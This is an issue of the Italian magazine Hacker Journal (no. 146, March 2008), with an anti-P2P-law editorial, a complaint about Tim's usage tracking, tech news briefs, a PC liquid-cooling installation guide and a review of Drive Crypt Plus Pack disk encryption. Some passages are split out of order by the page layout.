TUTTO QUELLO CHE GLI ALTRI NON OSANO DIRTI

NO PUBBLICITÀ
SOLO INFORMAZIONE E ARTICOLI
2,00 €

n.146
www.hackerjournal.it

HACKER JOURNAL

HACKING
Attacco a FORZA BRUTA

LINUX
Hanno bucato il PINGUINO

APACHE
LEGGERO come una piuma

MODDING
Tutti AL FRESCO

CRIPTAZIONE
L'ultima FRONTIERA

MEGLIO DI DIABOLIK
Guida a tutte le TRUFFE HI-TECH


hack·er (hăk'ər)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

La via di **Sarkozy**

(ANSA) - LONDRA, 13 FEB - Guai in Gran Bretagna per il download di musica e video pirata: chi scarica illegalmente rischia di vedersi tagliato l'accesso alla Rete. Il governo Brown ha messo a punto una drastica proposta di legge per far fronte ad una piaga che ha gia' messo in ginocchio l'industria discografica e minaccia di mandare in crisi anche Hollywood.

Ci sembrava strano che ancora non fosse successo, come è vero che l'erba cattiva non muore mai è altrettanto vero che le pessime idee sono le prime ad essere copiate e così il governo Brown sta mettendo in piedi il medesimo sistema applicato in Francia per tagliare le connessioni agli utenti del P2P. Tutto ciò è sempre più imbarazzante soprattutto all'ombra della resa che sembra ormai pervadere il fronte anti-P2P, chi di noi non ha pensato che gli accordi per la distribuzione gratuita di musica on-line non siano una resa verso il filesharing??? Allora perché innalzare ulteriormente il livello dello scontro, con tutti i problemi che questo comporta in termini di problemi riguardo la privacy, ingiustizie varie e quant'altro??? Tutti questi dubbi non sembrano aver neanche sfiorato la mente del Department of Media, Culture and Sport che ha proposto il Green Paper, documento nel quale viene appunto menzionata la "dottrina Sarkozy" come esempio da seguire con un'ingiunzione a terminare l'illecito recapitata via mail e la sospensione del servizio di fornitura di banda per i recidivi e la cancellazione del contratto con il provider per quelli all'ultimo stadio.

L'unica cosa che ci sentiamo di dire è che se proprio dovete copiare almeno fatelo da quelli che vanno bene a scuola e non dal peggiore della classe...

BigG

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa! Appena possiamo rispondiamo a tutti, scrivete!

redazione@hackerjournal.it

Anno 8 – N.146
6 / 19 Marzo 2008

Editore (sede legale):
WLF Publishing S.r.l.
via Donatello 71
00196 Roma
Fax 063214606

Printing:
Roto 2000

Distributore:
M-DIS Distributore SPA
via Cazzaniga 2 - 20132 Milano

Copertina: Daniele Festa

HACKER JOURNAL
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

Una copia 2,00 euro

Direttore Responsabile:
Teresa Carsaniga

Un paio di domande a Tim

"Potete giudicare quanto intelligente è un uomo dalle sue risposte. Potete giudicare quanto è saggio dalle sue domande."
Naguib Mahfuz

Per quanto continuiamo a sentirci in imbarazzo con il resto d'Europa per lo stato delle nostre connessioni dobbiamo ammettere che le offerte per l'ADSL si stanno moltiplicando e nel marasma che ne esce alcune riescono ad essere sensate e convenienti: per esempio la versione 30 di Tutto Compreso per abbonati Tim è effettivamente buona: con 30 euro al mese si hanno bonus 250 minuti di telefonate, 100 messaggi Sms, 1 GB di traffico Wap, 10 ore di traffico Internet e altri bundle che comprendono anche 5 MB di traffico di posta e Internet verso server di BlackBerry. Come al solito bisogna interpretare bene l'offerta ma alla fine uno si dice: ok, tengo sotto controllo i miei consumi e quando mi avvicino alla soglia non mi collego più e aspetto il mese successivo. Il punto focale è proprio questo: come tengo costantemente sotto controllo il mio consumo???
Gli strumenti per verificare il traffico ci sarebbero: il 4915 ia telefono, il 119 da Wap e il www.119.it dalla rete. Il problema è che sono tutti basati, per stessa ammissione di Tim, su un sistema vecchio e pensato solo per il traffico vocale e questo equivale ad avere tempi di aggiornamento del proprio stato che, in epoca digitale, corrispondono a ere geologiche. Il ritardo medio di aggiornamento del 4915 è di cinque giorni. Abbiamo provato ed è risultato che il 10 febbraio i dati erano fermi al 30 gennaio... Come se non bastasse Tim avverte espressamente che, anche quando sono aggiornati, i dati possono essere indicativi. Molto indicativi. A fine febbraio risultava che avevamo consumato un singolo KB del 1.024 disponibili per la connessione Wap, quando in realtà l'avevamo usata abbondantemente per tutto il mese. Risultava anche la disponibilità di tutte le ore di traffico Internet, quando c'eravamo connessi per almeno due ore. Il nostro traffico è sfuggito ai controlli e quindi siamo al sicuro? Per niente. Tim farà i controlli giusti soltanto per la fatturazione e solo sulla bolletta sapremo se avremo sforato le soglie. E lo sapremo pagando caro. Il 4916, il numero dedicato alle informazioni sul traffico delle prepagate, funziona meglio e i dati sono aggiornati quasi in tempo reale. A questo punto viene spontaneo chiedersi: Possibile che Tim non riesca a fare lo stesso sul 4915? Non vorremmo sembrare dei malfidenti ma non potrebbe essere che a Tim conviene tenere i suoi clienti all'oscuro sull'effettivo traffico generato fino al salasso finale? Inoltre riflettevamo: sulle ricaricabili quando finisce il credito non si può più telefonare ma si possono ancora fare connessioni dati e andare in negativo. Il nostro saldo lo scopriremo facendo una ricarca e trovandoci ancora a credito zero perché non abbiamo colmato il buco. Un operatore di Tim ci ha detto che chi incorre in questo problema viene graziato la prima volta: il saldo viene rimesso a zero. Ma solo la prima volta. Vi sembra corretto??? ■

INTERCETTAZIONI LIBERE

Grandi e giuste polemiche sta facendo sorgere negli Stati Uniti una proposta di legge facente parte del famigerato Protect America Act. Si tratta di una voce che permetterebbe di scagionare tutte le compagnie telefoniche che fino ad oggi hanno effettuato intercettazioni telefoniche illegali, cioè senza l'autorizzazione di un giudice. La legge di per sé non dice questo in maniera esplicita ma amplia, per questioni di lotta la terrorismo, le maglie della legge sulle intercettazioni telefoniche e oltretutto con effetto retroattivo cancellando di fatto tutte le cause in corso contro At&T e altri operatori. Il grande fratello è sempre più vicino!!!

GLI SPAZZINI DELLA RETE

Capita che personaggi siano messi alla gogna attraverso le pagine web della rete globale e la cosa non è certamente carina, chiunque sia il soggetto, soprattutto se la base delle accuse e calunniosa e falsa. Per fortuna qualcuno a pensato bene di mettere in piedi un sistema di "ripulitura" dell'immagine virtuale. Per ora si parla di 3 aziende, due inglesi e una americana, che si sono specializzate nel reindirizzare le ricerche effettuate sul nome di qualsiasi personaggio verso siti "amici" dove si parla bene di lui allontanando l'attenzione dai siti dove invece ci si scaglia contro esso. Il loro nome e reputation cleaners e, visto anche il livello dei clienti, siamo certi che siano bravissimi e altrettanto cari.

REPUTATION CLEANERS

FUOCO SULLA BAIA

Ebbene si, il pericolo è stato tanto ma i danni, per fortuna, pochi. Nella sede del data center di PRQ, hosting svedese gestinto da TiAMO e Anakata, due dei padri fondatori di The Pirate Bay, si è sviluppato un incendio dovuto ad un corto circuito elettrico. Le fiamme hanno reso inaccessibili per alcune ore servizi come Waffles, Suprnova, Swebits e EZTV. Per fortuna nulla è successo al motore di ricerca e al tracker della Baia che, come ormai tutti sanno, sosta su server sconosciuti in giro per il mondo proprio da quando la polizia pose sotto sequestro i server presso PRQ.

IGAMES, FORSE?!?!

Che Apple sia interessata al mercato dei videogiochi è ormai assodato e il fatto che la casa di Cupertino abbia ap-

HOT NEWS

1 SU 1.000 CE L'HA

A dirla così fa abbastanza impressione, secondo uno studio effettuato da Google 1 sito ogni 1.000 sarebbe portatore di exploit. Da sempre la principale fonte di preoccupazione per l'utenza standard è stata la mail e i malware provenienti da questa o da attacchi diretti infatti le soluzioni per ovviare questo tipo di rischi sono ormai molti mentre sembrano essere rimaste sguarnite le difese contro il codice maligno che arriva dalla rete tramite la navigazione.

KO PER L'HD DVD

La guerra ormai era aperta da tempo e per molti, i più anziani, ha ricordato molto la disfida sui formati delle videocassette; all'epoca Sony con il suo Betamax dovette inchinarsi alla vittoria del fronte del VHS, questa volta invece si è presa una bella rivincita e, sebbene Toshiba non abbia ancora rilasciato dichiarazioni in merito sembra proprio che si sia arresa. In questo modo il fronte del Blu-Ray, capitanato proprio da Sony, ha sbaragliato la concorrenza imponendosi, anche se il condizionale è ancora d'obbligo, come formato principe per i dischi ottici ad alta densità.

Forge?

Al momento in cui scriviamo un grande interrogativo sta girando per la rete e riguarda Microsoft se difatti andate alla pagina www.opensourcehero.com verrete rilanciati ad una pagina del sito di Redmond. Di cosa si tratta??? Le voci sono molte, c'è chi parla di qualcosa in contatto con la nuova suite Adobe chiamata Air, oppure di Silverlight, altri ancora parlano di una nuova interfaccia utente in Xaml. Le voci più accreditate parlano di una nuova offensiva del colosso al mondo dell'opensource ma sono comuqnue supposizioni. Non ci resta che aspettare.

PORNO CONTRO GOOGLE

Non si tratta della solita tirata di qualche casa di produzione di materiale per adulti contro il diffondersi del suo materiale piratato in rete bensì di una tirate di orecchie data da Steven Hirsch, cofounder della Vivid Entertainment, una delle più importanti realtà del mercato della pornografia, a Google, Yahoo e soci per il loro totale disinteresse nella protezione dei minori dalla visione di materiale pornografico. Verrebbe da dire che vorrebbero evitare che i minori lo trovassero on-line così da doverlo comprare ma c'è da dire che la Vivid è da tempo impegnata seriamente su questo fronte ed è bello vedere qualcuno così addentro che si occupa del problema.

pena modificato le caratteristiche del marcio Apple aggiungendo anche le console per videogames nei suoi prodotti la dice lunga sulle intenzioni di Steve Jobs e giochi. Insomma sembra che ci si debba aspettare un altro competitore nella lotta per la supremazia di un settore che vale 25-30 miliardi di dollari all'anno.

Linux sul celulare

Sono ben 18 i cellulari che entro la fine di quest'anno accoglieranno la piattaforma Linux mobile sviluppata da LiMo Foundation, le aziende che rientrano in questo movimento sono: Aplix, LG Electronics, Motorola, NEC, Panasonic, Purple Labs e Samsung. Tale piattaforma è già presente sul mercato nei cellulari Motorola Rokr Z6, Rockr E8 e RAZR2 V8 e adesso sembra destinata ad allargare il bacino dei suoi utenti. Bene per il pinguino!!!

BALCKBERRY IN TILT

Per la seconda volta in un anno lo smartphone più diffuso negli states e tra i giovani yuppies ha lasciato a piedi i suoi utenti smettendo di funzionare per tre ore. Il blocco ha riguardato gli accessi web e mail e ha messo in crisi circa otto milioni di utenti negli Stati Uniti. Una nota dei responsabili del servizio ha parlato di servizi intermittenti e ritardi pur confermando che nessun messaggio o dato è andato perso anche se ci sono voluti circa 6 giorni per smaltire tutto il traffico rimasto in sospeso durante il black out.

VIA I COMMENTI NEGATIVI E LA RETE INSORGE

eBay ha fatto una scelta drastica e per alcuni delirante, togliere i commenti negativi dal profilo dei suo utenti, nella fattispecie si parla dei feedback negativi nei confronti dei compratori che si sono comportati in maniera scorretta. La cosa ha scatenato un putiferio di proteste tra chi in eBay vende e deve ogni giorno lottare contro un'orda di truffatori o aspiranti tali e perde in questo modo un sistema di valutazione dell'acquirente. Secondo il sito di aste invece in questo modo verrebbero eliminate delle informazioni inutili risultati soltanto delle semplici ripicche dei venditori in seguito a precedenti segnalazioni per merci di cattiva qualità.


PROGETTA LA NUOVA XBOX

Ti piacciono i videogiochi, sei un ottimo programmatore??? Allora forse è arrivata l'occasione della tua vita!!! Su un sito di ricerca del personale (Games on Deck) è difatti apparso un annuncio per ricercare i nuovi svilippatori di Xbox. Sembra infatti che Nintendo e Microsoft stiano già lavorando sulle prossime consolle e per Redmond si parla di una presentazione prima della fine del 2010.

ANDROID GIÀ IN PERICOLO

Ancora non è praticamente nata e già fa discutere Android la piattaforma mobile di Google. Secondo alcuni esperti di sicurezza il fatto di avere una piattaforma così aperta la rende anche aperta alla possibilità di intrusioni con poca possibilità di controllo da parte dell'utente. Stesso problema si sta per verificare con la piattaforma Apple per iPhone che entro breve dovrebbe essere resa più "libera" e quindi anche più pericolosa.

GOOGLE, PROBLEMI DAL CIELO

Google è stata denunciata da tale Jonathan Cobb che nel 2006, venne assunto da Google come lavoratore a contratto per conto dell'agenzia interinale WorkforceLogic. Partecipando a un gruppo privato di discussione su Google Groups con gli altri colleghi presentò un nuovo, innovativo e potente sistema che poi, da lì a poco, sarebbe diventato Google Sky. Adesso l'ex impiegato chiede 25 milioni di dollari... di che stare a guardare le stelle per il resto della vita

HOT NEWS

TELEVISIONE 2.0

Evoluzione televisiva del social networking in arrivo da San Francisco. Voi mandate da 2 a 10 minuti di qualisiasi tipo di programma (compresi gli spot pubblicitari) e se sono buoni loro li trasmettono e ve li pagano pure fra i 200 e i 1.000 dollari. Si tratta di Current Tv che entro qualche mese sbarcherà anche in Italia all'interno del pacchetto Sky.

PRIGIONIERI DI FACEBOOK

Sono sempre di più le proteste da parte degli utenti per la difficoltà esistente per cancellarsi dal famoso sito di social networking. Addirittura sembra essere impossibile cancellare definitivamente i propri dati dai meandri del sito. I continui rimandi da un profilo all'altro tra tutti i contatti rende la cosa effettivamente difficili e "le scorie" degli utenti cancellati continuano a permanere nel sistema

NUOVO MOTORE PER BITDEFENDER

Il celebre sistema di protezione informatica ha annunciato di aver modificato il proprio scanner antivirus on-line. Le modifiche riguardano l'interfaccia e la dotazione di un antispyware. Il suo utilizzo rimane comunque gratuito e incorpora i motori di BitDefender antivirus 2008. Lo scanner funziona sotto Xp e Vista ma solo con Internet Explorer.

IL P2P PEDOFILO

Altri 12 arresti tra utenti della rete accusati per la condivisione di materiale pedopornografico. Questi personaggi, per cui non sprecheremo aggettivi, utilizzavano il sistema di filesharing Direct Connect per passarsi il materiale e condividerlo con i "compagni di merende". Non possiamo dire altro oltre al fatto che siamo disgustati...

YAHOO FOR SALE

Continuano a rincorrersi le voci sulla vendita di Yahoo ora a questo ora a quello. Della partita per ora sono soprattutto Microsoft, pietra dello scandalo del fatto, e AOL.

La grande compagnia americana, proprietaria tra l'altro di Warner (compresi cinema, cavi, tv e musica). L'intervento di AOL è stato auspicato dalla stessa Yahoo che vorrebbe evitare di entrare nella sfera di Microsoft e spera quindi di convincere AOL a implementare la propria presenza sul web anche se voci insistenti parlano della volontà del gruppo di dismettere le attività già esistenti nel settore.

Passiamo al LIQUIDO

Quando le ventole sono troppe e rumorose, ma nonostante questo il PC è una fornace, nulla è meglio di un buon sistema di raffreddamento a liquido

I motivi che ci possono spingere a installare un sistema di raffreddamento a liquido sul nostro computer possono essere diversi: semplice temerarietà, voglia di provare qualcosa di nuovo, oppure il legittimo desiderio di mantenerlo stabile, e in piena sicurezza, anche alzando le frequenze di lavoro del processore oltre i limiti previsti.


◄ *Di solito il martello non fa parte della dotazione di strumenti per lavorare su un PC, ma stavolta potrebbe tornarci utile, così come diversi altri attrezzi da meccanico ed elettricista.*

:: Due miti da sfatare



Innanzitutto, installare un sistema di raffreddamento a liquido non è tanto difficile quanto può sembrare. Certo, la prima volta può capitare di trovarsi in imbarazzo di fronte a tutti gli aggeggi forniti nella confezione, ma è sufficiente montare un singolo sistema per superare ogni paura.
In secondo luogo, non è sempre vero che i sistemi di raffreddamento a liquido siano più silenziosi delle classiche ventole: può capitare che il ronzio della pompa sia molto fastidioso e, in ogni caso, anche il radiatore per funzionare ha bisogno di almeno una ventola. Fortunatamente, però, di solito si tratta di modelli di grandi dimensioni e dalla velocità di rotazione ridotta, assolutamente incapaci di nuocere ai timpani. Ricordiamoci, infine, che anche un sistema a liquido ha bisogno di manutenzione. Il nemico numero uno, in questo caso, è la polvere: incastrandosi nei cuscinetti, li consuma e questo logoramento può provocare qualche rumore fastidioso. Di tanto in tanto, dunque, dobbiamo ispezionare e pulire l'impianto.

Nei negozi o su Internet troviamo sistemi di raffreddamento economici e tutto in uno, ma possiamo anche comprare pompa, radiatore e waterblock separatamente.

:: I punti caldi

Per ottenere il miglior risultato, dobbiamo individuare i componenti che vogliamo raffreddare usando il sistema a liquido. I punti critici, almeno per quanto riguarda la stabilità del computer, sono il processore centrale, quello della scheda video e il northbridge montato sulla scheda madre. Questi tre componenti hanno bisogno di essere raffreddati costantemente e, non a caso, sono quelli sui quali troviamo regolarmente i dissipatori. Noi dovremo eliminarli tutti, sostituendoli con dei waterblock. Il waterblock è una piastra a tenuta stagna con due ugelli, al cui interno circola il liquido di raffreddamento. Quest'ultimo entra nella piastra a bassa temperatura, passa attraverso una serpentina e scambia calore con la superficie rovente del

Se vogliamo spremere al massimo la potenza del nostro processore con l'overclock o vogliamo semplicemente dare un tocco di originalità al nostro computer, l'installazione del raffreddamento a liquido è la soluzione ideale.

2 POSSIBILI ALTERNATIVE

Ci sono diversi modi per installare un sistema di raffreddamento a liquido. Si può decidere di raffreddare un solo componente, due o anche tre, l'importante è non affrontare il montaggio a caso, ma solo dopo aver tracciato almeno uno schema di ciò che intendiamo fare. È importante, poi, avere sempre sotto mano le istruzioni di montaggio.

La prima soluzione punta a ottenere la massima efficienza e si basa su una premessa: i processori attuali scaldano molto meno che in passato. Montando per primo il waterblock del processore centrale, il liquido che ne fuoriesce sarà ancora abbastanza fresco. Possiamo quindi sdoppiare il flusso in uscita e usarlo per raffreddare sia il processore grafico, sia quello della scheda madre.

La soluzione più semplice,ma anche meno efficiente, prevede che i tre waterblock siano montati in sequenza. Se il processore centrale e quello grafico scaldano molto, però, il liquido in uscita dal secondo waterblock potrebbe non essere più sufficientemente fresco per raffreddare anche il northbridge della scheda madre. In ogni caso, sulla confezione di ogni sistema di raffreddamento a liquido è scritto chiaramente quanti e quali componenti del computer può supportare.

IN VETRINA

Anche per le schede video
Se il nostro processore centrale non scalda più di tanto ma abbiamo due schede video particolarmente "esuberanti", Cooler Master ci permette di raffreddarle a liquido con estrema semplicità: basta rimuovere il loro dissipatore standard e montare il sistema <ct:Bold>AquaGate Duo Viva, composto da una centralina e due waterblock già dotati di tubi.

processore: in questo modo ne diminuisce la temperatura con un'efficacia superiore a quella di una normale corrente d'aria. Il liquido, una volta riscaldato, esce dal waterblock e prosegue nel circuito, raggiungendo il radiatore: qui la sua temperatura sarà riportata ai livelli iniziali, e il ciclo può ricominciare.
Il flusso continuo di liquido attraverso il waterblock consente di mantenere abbastanza freschi tutti i componenti raffreddati e, nel contempo, di mantenere bassa anche la temperatura del liquido stesso. Si può usare un sistema di raffreddamento di questo tipo per il solo processore, per la sola scheda video, oppure per tutti i componenti sensibili del computer, compreso il chipset della scheda madre.

:: Il percorso corretto

Perchè il liquido fluisca bene, la lunghezza dei tubi deve essere la minore possibile e non devono esserci torsioni o impedimenti che blocchino o rallentino il flusso. La temperatura del liquido, inoltre, sale mentre si allontana dal radiatore e passa attraverso i waterblock che compongono il circuito. Come regola generale, quindi, è consigliabile fare in modo che il circuito "incontri" per primi i componenti più caldi. La sequenza più logica è quella che parte dal radiatore, passa per il processore centrale, poi per il processore grafico e infine per il northbridge. È possibile, però, che le caratteristiche del case o la configurazione della macchina suggeriscano scelte differenti.
Se il PC monta un processore centrale e una scheda grafica che sc
aldano molto, per esempio, può essere una buona idea disporre di uno splitter, ovvero di uno sdoppiatore a "Y", che permetta di raggiungere entrambi quando il liquido è ancora fresco e ha una maggiore capacità di dissipazione. Un secondo sdoppiatore, posto dalla parte opposta, si occuperà poi di immettere nuovamente i due flussi nel radiatore.

:: La scelta giusta

Non è detto che sia sempre necessario raffreddare tutti i componenti. Nella valutazione dobbiamo considerare anche le difficoltà legate all'installazione. Sostituire il dissipatore del processore centrale con un waterblock, infatti, è piuttosto agevole. Smontare il dissipatore di una scheda video, invece, richiede qualche attenzione in più. Nel caso volessio aggiornare il computer sostituendo la scheda video con un modello più potente, inoltre, ci troveremmo a dover modificare di nuovo il sistema di raffreddamento.

:: Manutenzione

Di norma, un sistema di raffreddamento a liquido non ha bisogno di grande manutenzione. Tuttavia, ogni sei mesi è buona regola controllare il livello del liquido ed eventualmente rabboccarlo: è infatti normale che una

PRIMA DI COMINCIARE

PREPARIAMO I COMPONENTI
Leggiamo attentamente le istruzioni del sistema di raffreddamento. Prepariamo il waterblock montando la piastra corretta per il nostro processore, AMD o Intel. Calcoliamo la lunghezza dei tubi e tagliamoli.

ESTERNO O INTERNO
Alcuni radiatori possono essere montati esternamente o internamente. La prima soluzione è più semplice, la seconda più elegante. In questo caso, però, potrebbe essere necessario eliminare le sporgenze dal case.

VIA LE GUIDE!
Le guide dei lettori CD-ROM bloccano il radiatore. Non ci resta che eliminarle dapprima con una pinza, poi con qualche martellata. Sarà ancora possibile montare i CD, ma facendo molta attenzione.

piccola percentuale evapori e, se si formano bolle d'aria nel circuito, l'efficienza del sistema si riduce. Possiamo rendere i controlli più pratici scegliendo un sistema di raffreddamento che abbia il livello del liquido a vista.

:: Completiamo il circuito

Alcuni impianti di raffreddamento comprendono anche un sistema di controllo che sfrutta un sensore: in caso di malfunzionamento spegne il computer. Fissiamo il sensore come spiegato nelle istruzioni.

Una volta riempita la vaschetta di liquido refrigerante, possiamo fissare la centralina al case stringendo le viti con molta forza. Ciò ridurrà vibrazioni e rumore. Avvitiamo anche il waterblock al processore.

Se con l'impianto di raffreddamento è fornito anche un controller, fissiamolo come indicato nel manuale d'uso. Generalmente, integra una derivazione per i pin che controllano l'accensione del computer.

L'opera è completa. Nella foto mancano ancora 'alimentatore, i dischi e le altre periferiche, che avrebbero intralciato il nostro lavoro. Ora, però, possiamo finire di costruire il computer. ■

FISSIAMO IL WATERBLOCK

Fissiamo i tubi al waterblock, assicurandoci di stringere con forza gli appositi morsetti. Il liquido refrigerante è non è corrosivo, ma una perdita nel circuito rappresenterebbe comunque un problema.

Il sistema Asetek VapoChill si tratta di un impianto dotato di compressore; sfruttando la compressione del vapore, permette di raffreddare il processore centrale con un grado di efficienza maggiore

COMPLETIAMO IL PROGETTO

COLLEGHIAMO LA CENTRALINA

Seguiamo la stessa procedura usata con il waterblock per collegare l'altro capo dei tubi alla centralina. Questa comprende la pompa, il radiatore e il display di controllo.

INSERIAMOLA NEL CASE

Tutto il lavoro fatto in precedenza per eliminare gli ostacoli nella colonna dei dischi ottici è servita: ora la centralina scorre tranquillamente nel case. Non fissiamola ancora con le viti.

LA SCHEDA MADRE

La scheda madre va preparata. A seconda del waterblock impiegato, potrebbe essere necessario rimuovere il sistema di fissaggio per il dissipatore e usare quello specifico per il waterblock.

USIAMO LA PASTA

L'impiego del raffreddamento a liquido non esclude l'uso della pasta termoconduttiva. Mettiamone una goccia al centro del processore e non di più. A quel punto, possiamo montare il waterblock.

Il computer FANTASMA

Scopriamo i segreti del primo programma in grado di proteggere con crittografia l'intero contenuto del disco di avvio del computer

Proteggere i documenti più importanti con un sistema di codifica è il metodo migliore per difenderci dalle incursioni di curiosi e pirati informatici. Se vogliamo andare sul sicuro, però, possiamo scegliere di proteggere l'intero sistema operativo usando un programma come Drive Crypt Plus Pack, un vero "mostro" che offre la massima sicurezza e una impressionante dotazione di funzioni specializzate.


:: Windows nascosto

Il sistema usato da Drive Crypt Plus Pack per proteggere il disco principale del computer, quello su cui abbiamo installato il sistema operativo e tutti nostri programmi, è basata su algoritmo AES a 256 bit, usato anche nelle applicazioni militari. Tutto avviene senza che il nostro modo di lavorare cambi in alcun modo. La decodifica dei dati, infatti, avviene i modo "trasparente" e il funzionamento del computer appare assolutamente normale.
La funzione permette inoltre di installare un doppio sistema operativo Windows 2000 o XP. La configurazione del programma prevede un sistema di accesso con due diverse password: una avvia il sistema operativo "finto", l'altra attiva invece il sistema nascosto. Si tratta di una trovata utile per trarci dagli impicci se per qualsiasi motivo dovessimo essere costretti a rivelare la password di avvio del nostro computer.

:: Non con Vista

La procedura per creare un doppio sistema operativo è decisamente più "impegnativa" della semplice crittografia del disco e richiede la cancellazione di tutti i dati dal nostro PC. Dovremo infatti creare una prima partizione, di dimensiona minima di 5 GB, che ospiterà il "finto" sistema operativo. La partizione, per consentire l'installazione del secondo sistema, dovrà avere il file system FAT32, compatibile con Windows XP ma non con Windows Vista. La seconda partizione, invece, può essere creata usando il più recente NTFS.
Durante l'installazione di Drive Crypt Plus Pack, dobbiamo impostare il programma in modo che crei un menu di

REGISTRAZIONE BLINDATA

Da una società specializzata in software per la sicurezza, c'è da aspettarsi una particolare cura anche nella gestione delle licenze d'uso del programma. L'installazione e la registrazione di Drive Crypt Plus Pack richiede due passaggi e "lega" il codice al computer su cui l'abbiamo installato.

avvio che sostituisce quello di Windows. Una volta crittografato il sistema operativo, possiamo avviare la creazione del sistema nascosto. Non è necessario, però, installare nuovamente Windows: Drive Crypt crea infatti un esatto duplicato del sistema che abbiamo già. Le due partizioni sono crittografate usando due chiavi di codifica diverse e il programma avvia quella giusta a seconda della password che inseriamo nel menu di avvio.

:: Chiavi invisibili

Anche se abbiamo la certezza che nessuno metterà mai le mani sul nostro computer senza la nostra autorizzazione, è comunque consigliabile proteggere le chiavi di codifica. Il sistema proposto da Drive Crypt è la steganografia. Si tratta, in pratica, di una procedura che consnete di nascondere la chiave di codifica all'interno di un'immagine Bitmap a 24 bit o di un file audio in formato WAV. Il file contenitore manterrà tutte le sue funzionalità e i dati nascosti saranno invece usati dal programma per crittografare il disco fisso del nostro PC.
Le chiavi create sono visualizzate all'interno della sezione Keys del programma e possono essere usate per codificare uno o più dischi colegati al nostro computer.

Drive Crypt Plus Pack è il primo programma in grado di proteggere con un sistema crittografico il sistema operativo del nostro computer.

:: Avvio su misura

Per crittografare il disco principale del PC, è necessario per prima cosa installare Bootauth, un sistema di autenticazione che si attiva all'avvio del computer.
Grazie a questo strumento, la stessa accensione del PC è protetta tramite una password, oppure tramite l'uso di una particolare chiave USB. Anche in questo caso, gli sviluppatori Securstar hanno previsto una serie di accorgimenti che rendono ancora più efficace il sistema di protezione. Bootauth, infatti, può essere visualizzato in tre diverse modalità. Quella normale prevede un menu che indica chiaramente la presenza di un programma di protezione. Le altre due, invece, ne mascherano l'esistenza presentando, a nostra scelta, una normale schermata DOS o un falso messaggio di errore Disk failure. Anche gli ultimi due, ovviamente, consentono l'acesso usando la password o la chiave USB. Un eventuale ladro o un curioso che ha acesso il nostro PC, però, sarà portato a credere che il computer sia guasto.

:: In caso di emergenza

